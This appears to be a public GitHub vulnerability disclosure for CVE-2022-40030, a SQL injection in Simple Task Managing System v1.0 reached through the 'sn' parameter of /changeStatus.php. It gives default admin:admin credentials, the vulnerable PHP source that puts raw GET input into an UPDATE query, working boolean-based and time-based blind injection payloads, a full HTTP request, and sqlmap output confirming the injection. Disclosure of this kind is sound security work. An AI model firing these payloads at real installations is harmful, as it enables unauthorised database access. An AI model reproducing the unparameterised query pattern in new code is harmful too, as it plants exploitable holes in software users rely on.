xidaner / CVE_HUNTER Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE_HUNTER / CVE_09 / 2022-09-01-SQL2.md

xidaner add CVE number History

1 contributor

44 lines (31 sloc) | 1.91 KB

CVE-2022-40030 Simple Task Managing System - SQL injection

Simple Task Managing System v1.0 exists to contain a SQL injection vulnerability via the bookId parameter at /changeStatus.php


username:admin password:admin ----> {ip}/changeStatus.php

Supplier： https://www.sourcecodester.com/php/15624/simple-task-managing-system-php-mysqli-free-source-code.html

/changeStatus.php has SQL injection

Payload: http://localhost:80/cve/Task Managing System in PHP/changeStatus.php?sn=test' AND (SELECT 9797 FROM (SELECT(SLEEP(5)))kKbl) AND 'PmTS'='PmTS&tn=1&status=2

SQL injection because $shortName can be closed




```php
<?php

    session_start();
    if(!(isset($_SESSION['logged-in']))){
        header('Location: login.php');
        exit();
    }
    if(!(isset($_GET['sn']))){
        header('Location: index.php');
        exit();
    }

    require_once "connect.php";

    $connection = new mysqli($host, $db_user, $db_password, $db_name);

    if($connection->connect_errno!=0){
        echo "Error: ".$connection->connect_errno . "<br>";
        echo "Description: " . $connection->connect_error;
        exit();
    }
    $shortName = $_GET['sn'];
    $taskNum = $_GET['tn'];
    $newStatus = $_GET['status'];

    $sql = "UPDATE tasks SET state = '$newStatus' WHERE project_short_name = '$shortName' AND project_task_num = '$taskNum'";

     if($result = $connection->query($sql)){
        header("Location: board.php?sn=$shortName");
    }
    else{
        echo '<span class="error-msg">sql error</span>';
    }
?>
```

No antivirus


Payload

```
GET http://localhost/cve/Task%20Managing%20System%20in%20PHP/changeStatus.php?sn=tes
 HTTP/1.1
Host: localhost
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/cve/Task%20Managing%20System%20in%20PHP/changeStatus.php?s
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=hvkotkilavedcvtchro67huf9i
Connection: close
```



```
localhost/cve/Task%20Managing%20System%20in%20PHP/changeStatus.php?sn=test' AND ROW(6066,2526)>(SE...
```

Fatal error: Maximum execution time of 30 seconds exceeded in **C:\phpStudy\PHPTutorial\WWW\cve\Task Managing System in PHP\changeStatus.php** on line **4**



```
[17:40:21] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[17:40:21] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[17:40:21] [INFO] testing 'Generic inline queries'
[17:40:23] [INFO] testing 'MySQL inline queries'
[17:40:27] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[17:40:27] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (
e.g. 10 or more)
[17:40:29] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[17:40:31] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[17:40:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[17:40:35] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[17:40:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[17:40:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:41:52] [INFO] GET parameter 'sn' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[17:41:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:41:52] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:42:35] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[17:43:18] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[17:44:01] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[17:44:42] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[17:45:23] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[17:46:04] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[17:46:45] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[17:47:26] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[17:48:07] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[17:48:48] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[17:49:29] [INFO] checking if the injection point on GET parameter 'sn' is a false positive
GET parameter 'sn' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 285 HTTP(s) requests:
---
Parameter: sn (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: sn=test' AND 2971=2971 AND 'PlyN'='PlyN&tn=1&status=2

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: sn=test' AND (SELECT 9797 FROM (SELECT(SLEEP(5)))kKbl) AND 'PmTS'='PmTS&tn=1&status=2
---
[17:49:59] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 7.2.1
back-end DBMS: MySQL >= 5.0.12
[17:50:17] [INFO] fetched data logged to text files under 'C:\Users\54356\AppData\Local\sqlmap\output\localhost'
[17:50:17] [WARNING] your sqlmap version is outdated
```